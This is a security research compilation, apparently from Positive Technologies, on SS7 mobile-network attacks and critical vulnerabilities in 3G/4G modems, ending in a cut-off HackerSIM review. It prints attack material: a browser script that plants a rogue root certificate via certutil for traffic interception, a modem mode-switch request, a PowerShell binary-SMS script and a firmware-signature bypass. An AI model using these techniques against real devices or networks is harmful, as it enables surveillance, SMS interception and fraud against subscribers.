
It is important to note that is is still impossible to penetrate the network directly — a hacker would need an SS7 gateway. But getting access to that gateway is relatively easy, as anyone may obtain the operator's license in countries with lax laws or purchase access through the black market from a legal operator. There are several ways to get into a network using hacked carrier equipment, GGSN or a femtocell. If there is an engineer in a hacker group, they will be able to conduct a chain of attacks using legitimate commands or connect their equipment to SS7.

SS7 attacks may be performed from anywhere and an attacker doesn't have to be in physical proximity to a subscriber, so it is almost impossible to pinpoint him. Additionally the hacker does not need to be a highly skilled professional either. There are many applications for SS7 on the internet, and cellular carriers are not able to block commands from separate hosts due to an unavoidable negative effect on the service and violation of roaming principles.

Originally, SS7 vulnerabilities were demonstrated in 2008. German researcher Tobias Engel showed a technique that allows someone to spy on mobile subscribers. In 2014, Positive Technologies experts presented their report "How to Intercept a Conversation Held on the Other Side of the Planet". In 2015, Berlin hackers from SR Lab were able to intercept SMS correspondence between Australian senator Nick Xenophon and a British journalist during a live TV broadcast of the Australian program "60 Minutes". They also managed to geo-track the politician during his business trip to Tokyo.

SUMMARY


The overall security level of the examined SS7 networks was far below average. In 2015, the following problems with SS7 networks of major mobile operators were found: subscriber data leakage (77% of successful attempts), network operation disruption (80%), and fraud (67%).



Successful SS7 attacks by type


ESPIONAGE, CALLS, AND SMS INTERCEPTION

We were able to intercept incoming texts in each network, and almost nine out of ten attacks (89%) were successful. This presents a poor image in terms of security as SMS messages are frequently used in two-factor authentication systems and for password recovery on various websites. We employed the UpdateLocation method to test this and an adversary registers a target subscriber in a false network. Then all incoming SMS messages get transferred to the indicated address.



Successful attacks targeted to obtain sensitive information by type

It was also possible to retrieve balance data in almost every single case (92% of attacks) using the ProcessUnstructeredSS-Request message, the body of which contains the corresponding USSD command.




Location tracking methods (ratio of successful attacks)

The security of voice calls is better as only half of interception attacks were successful, but that is still a large risk for subscribers. In order to test terminating calls, we used roaming number spoofing and for originating calls, tapping was performed using the InsertSubscriberData method. In both cases, we redirected traffic to a different switch.

We managed to find out a subscriber's geodata in all but one network. The most effective methods were SendRoutingInfo and ProvideSubscriberInfo. The latter allowed access over half of the time (53%).

The most valuable subscriber data is the IMSI, as this unique number is essential for the majority of attacks. The easiest way to obtain it is using the SendRoutingInfo method.




Information leakage methods (ratio of successful attacks)

The SendRoutingInfoSM method worked in 70% of cases. It is used for incoming texts to inquire routing data and location, and SendIMSI allows a hacker to obtain a subscriber's identifier but it is less effective (25% success rate).

COMMITTING FRAUD

Each system has its own flaws that allow outsiders to conduct fraudulent actions like call redirection, money transfer from a subscriber's account, and modification of a subscriber's profile.




Ratio of successful attacks

The majority of redirection attacks for terminating calls were successful (94%) due to numerous problems related to SS7 protocols and system architecture.


We were able to forward originating calls in only 45% of cases using InsertSubscriberData.

We also performed roaming number spoofing and redirection manipulations to forward terminating calls. Roaming number



spoofing is done during a terminating call to a victim who has to be registered in the fake network beforehand. As a response to a roaming number inquiry, an attacker sends a redirection number, and a cellular carrier will have to pay the expenses for all established connections.

Redirection manipulation is unauthorized unconditional forwarding when all terminating calls will be redirected to a given number at the subscriber's expense.




Methods of terminating calls forwarding (ratio of successful attacks)

Modification of a subscriber's profile was successful in half of attack attempts with InsertSubscriberData (54%). An attacker can change the profile so that originating calls bypass an operator's billing system. This attack can be used to direct traffic to premium rate numbers and costly locations at the expense of a cellular carrier.

SUBSCRIBER DOS ATTACK

In order to make subscriber equipment (phone, modem, GSM signaling system or sensor) unavailable for incoming transactions, a hacker may conduct targeted attacks on mobile network subscribers. The majority of researched SS7 networks are vulnerable to DoS attacks (80% success rate).

In all cases, we used the UpdateLocation method, which requires prior knowledge of a subscriber's IMSI. The UpdateLocation message is sent to the operator's network informing HLR of the subscriber's registration in a false network. Then all terminating calls are routed to the address specified during the attack.



Average amount of successful attacks in an SS7 network (depending on a vulnerability type)

WHAT MAKES SS7 VULNERABLE

Most attacks on SS7 networks were successful due to the lack of verification of an actual subscriber's location. Other major causes are an inability to check whether a subscriber belongs to a network, an absence of a filtering mechanism for unused signaling messages, and SMS Home Routing configuration error.

WHAT TO DO

The majority of flaws that allow an attacker to track a subscriber's location and steal data could be fixed if operators change network equipment configuration and prohibit the processing of AnyTimeInterrogation and SendIMSI messages via HLR.

The way to fix architecture flaws in protocols and systems is to block undesired messages. A system must consider the use of SendRoutingInfoForSM, SendIMSI, SendRoutungInfoForLCS, SendRoutingInfo. Filtering will help to avoid the risks of DoS, SMS interception, calls forwarding, subscriber's profile modification.

Not all indicated SS7 messages are dangerous. Operators need to configure filtering to cut off only undesired messages used in attacks, and implement additional security tools, for example, intrusion detection systems. These systems do not interfere with network traffic and are capable of detecting malicious activity and determining necessary configuration for message filtering.

You may find the full research here: *www.ptsecurity.com/research.*

HOW TO BUILD BIG BROTHER: CRITICAL VULNERABILITIES IN 3G/4G MODEMS

This report is the continuation of "#root via SMS", research published by the SCADA Strangelove team in 2014. It was devoted to telecommunications equipment vulnerabilities, but only partially covered modem flaws. This document describes vulnerabilities found and exploited in eight popular 3G and 4G modems available worldwide. The findings include Remote Code Execution (RCE) in web scripts, integrity attacks, Cross-Site Request Forgery (CSRF), and Cross-Site Scripting (XSS).

The research covers a full range of attacks against carrier customers using these types of modems. The attack types include device identification, code injection, PC infection, SIM card cloning, data interception, determining subscriber location, getting access to user accounts on the operator's website, and APT attacks.


We analyzed eight modems from the following vendors: Huawei (two different modems and a router), Gemtek (a modem and a router), Quanta (two modems), and ZTE (one modem).

Not all the modems had vulnerabilities in their factory settings; some of them appeared after the firmware was customized by a mobile service provider.

Within this article, we will call all the network equipment — both modems and routers — collectively, "modems".

Modem	Total
Gemtek1	1,411
Quanta2, ZTE	1,250
Gemtek2	1,409
Quanta1	946
Huawei	—

The data was gathered passively from SecurityLab.ru between 01/29/2015 and 02/05/2015 (one week). Our statistics lacks information about Huawei modems, but it can be easily found at shodan.io:



02 04 06 08 10 12 14 16 18 20 22 24 26 28 30 32 34 36 38 40 42 44 46 48 50
48
52 54 56 58 60 62 64 66 68 70 72 74 76 78 80 82 84 86 88 90 92 94 96 98 100 102

VULNERABILITIES DETECTED

All the modem models investigated had critical vulnerabilities leading to complete system compromise. Virtually, all the vulnerabilities could be exploited remotely (see the "Modems" table). Below is a list of descriptions of the detected vulnerabilities ranked by severity:

1. RCE (five devices)

All the modem web servers are based on simple CGI scripts that are not properly filtrated (with the exception of Huawei modems, but only after multiple security updates in reaction to the disclosure of vulnerabilities).

All the modems work with the file system, so they need to send AT commands, read and write SMS messages, and configure firewall rules.

Almost no devices had CSRF protection, so they did allow remote code execution by power of social engineering and remote requests through a malicious website; and some modems were vulnerable to XSS attacks.

Combined, these three factors produced disappointing results — more than 60% of the modems are vulnerable to Remote Code Execution. Additionally, only Huawei modems feature updated firmware without all the found vulnerabilities, and all other vulnerabilities are still considered to be zero-day.

2. Integrity Attacks (six devices)

Only three modems were protected against arbitrary firmware modifications. Two of them had the same integrity check algorithms (asymmetrically encrypted SHA1 with RSA digital signature), and the third one used the RC4 stream cipher for firmware encryption.

All the cryptographic algorithms proved to be vulnerable to attacks violating integrity and confidentiality. In the first case, we can modify the firmware by injecting an arbitrary code. In the latter case, given the weak implementation of the algorithm, we managed to extract the encryption key and determine the encryption algorithm, which also allows firmware modification.

The other three modems had no protection from integrity attacks, but local access to COM interfaces was required to update the firmware.

The remaining two modems could be updated only through the carrier's network via Firmware Over-The-Air (FOTA) technology.

3. CSRF (five devices)

CSRF attacks can be used for various purposes, but the primary ones are remote upload of modified firmware and successful arbitrary code injection. Unique tokens for each request is an efficient protection against this type of attacks.

4. XSS (four devices)

The scope of this attack is quite wide — from host infection to SMS interception. However, our research focuses mainly on its prime target — modified firmware upload bypassing AntiCSRF checks and the same-origin policy.

ATTACK VECTORS

1. Identification

First, an attacker needs to identify a modem for a successful attack. They can send all kinds of requests to exploit RCE or try to upload various updates via all the possible addresses, but this method is inefficient and can signal target users that they are under attack. The time of infection — from user detection to code injection, modification of modem settings, etc. — is also quite important in the real (not simulated) conditions.

For this very reason, they need to identify the target device properly. To do that, they must use a simple set of picture addresses, which can identify the model of the modem. This method helped us to identify all the investigated modems with 100% accuracy. An example of the code: pastebin.com/PMp95af0.

2. Code Injection

This stage is described in the previous section, points 1 and 2. The code can be injected either through RCE in web scripts, or through uploading infected firmware. The first method allowed us to penetrate five modems, it isn't that complicated.

It is important to describe the vectors of the second method in detail.

Two modems used the same algorithm to protect firmware integrity: the digital signature of SHA1 hash sum by an asymmetric RSA key was carried out via an OpenSSL library. The verification was incorrect: after uploading the firmware (an archive), the web server extracted two main files from it — the one specifying the size of the verified data and the one with the signed hashsum. Next, the verification script obtained a public key from the file system and sent a request to OpenSSL functions to decrypt signature and compare the hashsum. If hashsums were the same, the update was installed. The firmware compression algorithm had a feature that allowed a user to add files with the same names to the archive, but its first bytes wouldn't change. In addition, when we extracted the firmware, the later files overrode the earlier files. This allows changing the firmware without affecting data integrity checks.

```
root@ubuntu:/# ar t /mnt/hgfs/shared/Y[redacted]k
data.tar.gz
control.tar.gz
pkginfo
sign
control.tar.gz
root@ubuntu:/#
```

The firmware of the third modem was encrypted by the RC4 algorithm with a constant keystream. As there were three different firmware versions on the Internet, you could get several bytes of plain text where there were bytes 0x00 in a file of the unencrypted firmware.

```
00000000: EB 3C 90 6D 6B 64 6F 73 66 73 00 00 02 04 01 00  л<ђmkdosfs  ☻♦☺
00000010: 02 00 02 F8 0F F8 03 00 20 00 40 00 00 00 00 00  ☻ ☻ш☼ш♥   @
00000020: 00 00 00 00 00 00 29 6E 1F 3B 15 47 43 54 2D 4C        )n▼;§GCT-L
00000030: 54 45 20 20 20 20 46 41 54 31 32 20 20 20 0E 1F  TE    FAT12   ♫▼
00000040: BE 5B 7C AC 22 C0 74 0B 56 B4 0E BB 07 00 CD 10  ѕ[|¬"At♂Vґ♫»• H►
00000050: 5E EB F0 32 E4 CD 16 CD 19 EB FE 54 68 69 73 20  ^лр2дН▬Н↓люThis
00000060: 69 73 20 6E 6F 74 20 61 20 62 6F 6F 74 61 62 6C  is not a bootabl
00000070: 65 20 64 69 73 6B 2E 20 20 50 6C 65 61 73 65 20  e disk.  Please
00000080: 69 6E 73 65 72 74 20 61 20 62 6F 6F 74 61 62 6C  insert a bootabl
00000090: 65 20 66 6C 6F 70 70 79 20 61 6E 64 0D 0A 70 72  e floppy and♪◙pr
000000A0: 65 73 73 20 61 6E 79 20 6B 65 79 20 74 6F 20 74  ess any key to t
000000B0: 72 79 20 61 67 61 69 6E 20 2E 2E 2E 20 0D 0A 00  ry again ... ♪◙
000000C0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
...
00008800: 02 43 44 30 30 31 01 00 00 20 00 20 00 20 00 20  ☻CD001☺
00008810: 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20
00008820: 00 20 00 20 00 20 00 20 00 59 00 6F 00 74 00 61
00008830: 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00 20
00008840: 00 20 00 20 00 20 00 20 00 00 00 00 00 00 00 00
```

Then, we extracted the ISO image of the modem's virtual CDROM, which allowed us to decipher the first several kilobytes of each firmware image. They contained the encryption algorithm and address of the encryption key. By XORing the two pieces of firmware, we obtained the plain text of the key itself.

A hacker could then use CSRF for remote upload and HTML5 functions to transfer multipart/form-data, or XSS if an application is protected against CSRF (Huawei modem). Only three Huawei modems had this kind of protection, however, it can be bypassed via XSS. In all other cases, an attacker could use the HTML5 code located on a special web page.

Gemtek modems required a special utility for firmware updates installed on PC. In this case, firmware was uploaded through host internet connection via HTTP. After that, the firmware integrity was verified by checksums uploaded from the server. We did not test this scenario; however, a user should not rely on a vendor that does not properly check firmware integrity during upload, to provide appropriate protection.

3. Data Interception

We can execute arbitrary code on the modem. You need to do three things: determine the modem's location, obtain a possibility to intercept SMS messages and HTTP/HTTPS traffic.

The easiest way to determine location is to find the base station identifier (CellID). Then, with the operator's MCC and MNC, you can determine the victim's exact location by means of some public bases, such as opencellid.org. Another method is to use the modem's Wi-Fi card to scan nearby networks and determine the victim's location area more accurately, given that one base station may have quite a broad coverage. We managed to obtain the CellID of six modems; Wi-Fi was available in two devices. We had to recompile and upload new network card drivers for one of the modems. Its previous driver allowed only the Ad Hoc mode, which prevents scanning nearby access points.

We studied two types of modems: with and without SMS support. The first type didn't allow SMS reading through AT commands. The second type allowed SMS reading via XSS. The messages are usually stored in the file system, and it is not difficult to get access to them and to then read or send SMS messages and USSD requests.

Traffic interception is more interesting. There are several ways to do that, including: by changing the modem's DNS server settings or by replacing the modem's gateway with the Wi-Fi interface and connecting to a hacker's access point (which is why you must know the victim's location). The first method is simpler: changing the settings is easy, as they are also stored in the file system. We managed to do that for all but one modem. We studied the second method only in theory — switching the network card mode from Ad Hoc to active, connecting to an access point, and changing modem routing.

Please note that traffic interception is not limited to HTTP traffic. By injecting and executing a VBS code on an HTML page, a hacker can add their certificate to the Trusted Root Certification Authorities and successfully conduct MITM attacks:

```
<script>
function writeFileInIE(filePath, fileContent) {
try {
var fso = new ActiveXObject("Scripting.FileSystemObject");
var file = fso.OpenTextFile(filePath, 2, true);
file.WriteLine(fileContent);
   file.Close();
} catch (e) {
}
}
writeFileInIE("c:/1.crt",  "-----BEGIN  CERTIFICATE-----MIICxDCCAi2gA
wIBAgIEVbtqxDANBgkqhkiG9w0BAQUFADCBijEUMBIGA1UEBhMLUG9ydFN3aWdnZ
XIxFDASBgNVBAgTC1BvcnRTd2lnZ2VyMRQwEgYDVQQHEwtQb3J0U3dpZ2dl
cjEUMBIGA1UEChMLUG9ydFN3aWdnZXIxFzAVBgNVBAsTDlBvcnRTd2lnZ2Vy
IENBMRcwFQYDVQQDEw5Qb3J0U3dpZ2dlciBDQTAeFw0xNTA3MzExMjMyMDRa
Fw0zNTA3MjYxMjMyMDRaMIGKMRQwEgYDVQQGEwtQb3J0U3dpZ2dlcjEUMBIGA1U
ECBMLUG9ydFN3aWdnZXIxFDASBgNVBAcTC1BvcnRTd2lnZ2VyMRQwEgYDVQQKEw
tQb3J0U3dpZ2dlcjEXMBUGA1UECxMOUG9ydFN3aWdnZXIgQ0ExFzAVBgNVBAMT
DlBvcnRTd2lnZ2VyIENBMIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCMW4
CYC94Y+hcSowE7Ea4l5hUkycKNi3XW/5GAq+xM+k8YVAEiREGlAly6AzFFjyNng
MYiOU8boB2Gv9sRJ7yii+eNT9Dh8plnZdfteCJQqzQrwuwhBag7pdm0zisyjfz
WIUQ+FEWMYcBvGqXW85+YqSycQNSZwhh18oiTx1Gq+QIDAQABozUwMzASBgNVHR
MBAf8ECDAGAQH/AgEAMB0GA1UdDgQWBBR24qD42rjplUYYgjbHPInk+QoO3TANB
gkqhkiG9w0BAQUFAAOBgQADWcc9RaFvD/trGoeWf5aZHrmtVUjiV9v8qY+Aoed
13JpWOfhcpRpEMKeXDA+sm+iylsrq79B770XhLii9Yz2MyoyQ2jRiyTRth17eXr
9w7KHnoTeAFgY9STConiqCpBrdZY+h7mXyIq3KzzWQuHuFRt6lL2oSaM/ZEK+KB3I
mwA==-----END CERTIFICATE-----");
a=new ActiveXObject("WScript.Shell");
a.run("certutil -addstore -f Root c:/1.crt");
</script>
```

4. SIM Card Cloning and 2G Traffic Interception

The attacks against SIM card applications were described in detail by Karsten Nohl and in the "#root via SMS" research. We still have to send binary SMS messages to SIM cards, as we failed to make modems send commands to SIM card applications via APDU.

By injecting arbitrary code to a modem, a hacker can extend the attack scope by means of binary SMS messages. First, they can now send these messages "to themselves" from the target SIM card via the AT interface by switching the modem to the test mode and working with the COM port. They can do that in the background — the web interface will be available to the victim, who will hardly notice mode changeover. Second, they need to exchange data with the COM port via injecting a VBS code to the modem page and executing it with user rights with the help of social engineering.

03 05 07 09 11 13 15 17 19 21 23 25 27 29 31 33 35 37 39 41 43 45 47 49 51 53 55 57 59 61 63 65 67 69 71 73 75 77 79 81 83 85 87 89 91 93 95 97 99 101 103

```
POST /CGI HTTP/1.1
Host: 192.168.1.1
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0;
Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Length: 218

<?xml version="1.0" encoding="UTF-8" ?>
<api version="1.0">
   <header>
      <function>switchMode</function>
   </header>
   <body>
      <request>
         <switchType>1</switchType>
      </request>
   </body>
</api>
```

```
HTTP/1.1 200 OK
Date: Thu, 01 Jan 1970 00:00:00 GMT
Server: mini_httpd/1.19 19dec2003
Connection: close
Cache-Control: no-cache
Content-Type: Content-Type: text/html

Content-Length: 230

<?xml version="1.0" encoding="UTF-8" ?><api version="1.0">
   <header>
      <function>switchMode</function>
   </header>
   <body>
      <errcode>0</errcode> <response>
         <switchType>1</switchType>
      </response>
   </body>
</api>
```

Switching the modem to the test mode

```
# Create your instance of the SerialPort Class
$serialPort = new-Object System.IO.Ports.SerialPort
# Set various COM-port settings
$serialPort.PortName = "COM9"
$serialPort.BaudRate = 9600
$serialPort.WriteTimeout = 500
$serialPort.ReadTimeout = 3000
$serialPort.DtrEnable = "true"
# Open the connection
$serialPort.Open()

# Tell the modem you want to use AT-mode
$serialPort.Write("AT+CMGF=0`r`n")

# Start feeding message data to the modem
# Begin with the phone number, international
# style and a <CL>... that's the `r`n part
$serialPort.Write("AT+CMGS=18`r`n")

# Now, write the message to the modem
$serialPort.Write("07919730071111F111000B919760279415F300
00AA04F4F29C0E")

# Send a Ctrl+Z to end the message.
$serialPort.Write($([char] 26))
```

The PowerShell script for sending a binary SMS message


Using FakeBTS is the next attack vector, but a hacker must know the victim's location in order to use it. Having the victim's exact location and IMSI at hand, we can use a fake base station nearby and wait until the subscriber connects to us, or we can force connection via a base station (this is possible for five devices). If the operation is successful, we will be able to send binary SMS messages to the target SIM card without any restrictions from the operator.

5. PC Infection

If we penetrate a modem, we have very few attack vectors, however, infecting a PC connected to the modem provides us with many ways to steal and intercept the PC user's data.

You may have already heard of the main infection vector — bad USB. There are also some other methods involving social engineering:

+ **Virtual CDROM.** Almost all the modems have a virtual drive image that is enabled for driver installation. You need to replace the image and force its mounting.
+ **VBS, drive-by-download.** Code injection to an HTML page, or forced upload of executable files as updates or diag utilities.
+ **Browser 0-days.** As an example, we used Adobe Flash 0-day found in the archives of Hacking Team.
+ **Vulnerable client software.** One of the operators delivered vulnerable diagnostic software together with its modems, which allowed executing arbitrary code on Windows and OS X PCs.




Arbitrary code execution in the client software of a modem

6. APT Attacks

After infecting the modem and host, a hacker needs to stay in the system, and save changes in the modem even after it is switched off, and prevent further firmware updates. It would be useful to detect and infect other vulnerable modems as soon as they are connected to the PC. Most of the devices can be infected right at the phone store during "checking before buying".

There was another attack that we did not conduct: accessing the modem from the operator's network. Most vulnerable web servers listen at *:80, i.e. there's a chance that the modem's web server will be available from the operator's network. Only a few

modems restrict connections incoming from the telecom's network or specify the address for listen 192.168.0.1:80.



XSS exploitation results

7. Additional Information

We also investigated gaining access to a personal account by sending a USSD request and resetting password via an SMS message. This vector was demonstrated during the "#root via SMS" presentation. The vulnerability was exploited through an XSS attack that could be conducted by sending an SMS message. However, an attacker can also do that in modems that allow SMS reading via RCE.

SUMMARY

Overall, we have demonstrated a full infection cycle of devices and related PCs. Using the infected devices, we can determine location, intercept and send SMS messages and USSD requests, read HTTP and HTTPS traffic (by replacing SSL certificates), attack SIM cards via binary SMS messages, and intercept 2G traffic. Further infection can continue through the operator's networks, popular websites or equipment infected by worms (when connecting a new device).

We do have recommendation for clients who regularly work with such devices. Huawei modems with the latest firmware updates are the most protected. It is the only company that delivers firmware (the operators are only allowed to add some visual elements and enable/disable certain functions) and fixes vulnerabilities detected in its software.

Modem	FW reverse, FW modification	Arbitary Firmware Uploading	Remote RCE via web	SMS intercept	DNS intercept	CellID (geo)	Wi-Fi scan	Sending binary SMS	Modems found, devices/week
Gemtek1	+	+	+	N/A	+	+	+	–	1411
Gemtek2	+	+	+	N/A	+	+	recompile	–	1409
Quanta1	+	+	–	N/A	N/A	+	N/A	–	946
Huawei1	+	Host access required	fixed	+	+	+	N/A	Mode switching required/Forced connection to fake BTS	Shodan
Huawei2	+		–	+	+	+	N/A		
Huawei3	+		–	+	+	+	N/A		
Quanta2	–	–	+	+	+	–	N/A	Forced connection to fake BTS	1250
ZTE	–	–	+	+	+	–	N/A		

CRITICAL VULNERABILITY IN HUAWEI LTE MODEMS

Huawei thanked Positive Technologies experts, Timur Yunusov and Kirill Nesterov, who detected a critical vulnerability in the Huawei 4G USB modems (E3272s) and helped to identify a solution. A potential intruder could use the flaw to block the device by sending a malicious packet. The vulnerability may lead to a DoS attack and remote arbitrary code execution via an XSS attack or stack overflow. Huawei E3272 LTE modems are among the most in-demand devices of their type; and the vulnerable modification (Huawei E3272s-153) is sold as an own-brand device by leading Russian mobile operators.

HACKERSIM: BLAMESTORMING

Recently, there have been a lot of articles about a SIM card that has some incredible features. This topic sparked a lively discussion and a range of reactions from skepticism through wonder. The testing was made possible by MagisterLudi, who provided the SIM and allowed us to explore the technical aspects of the device.

A short resume for those who don't want to read the whole review:

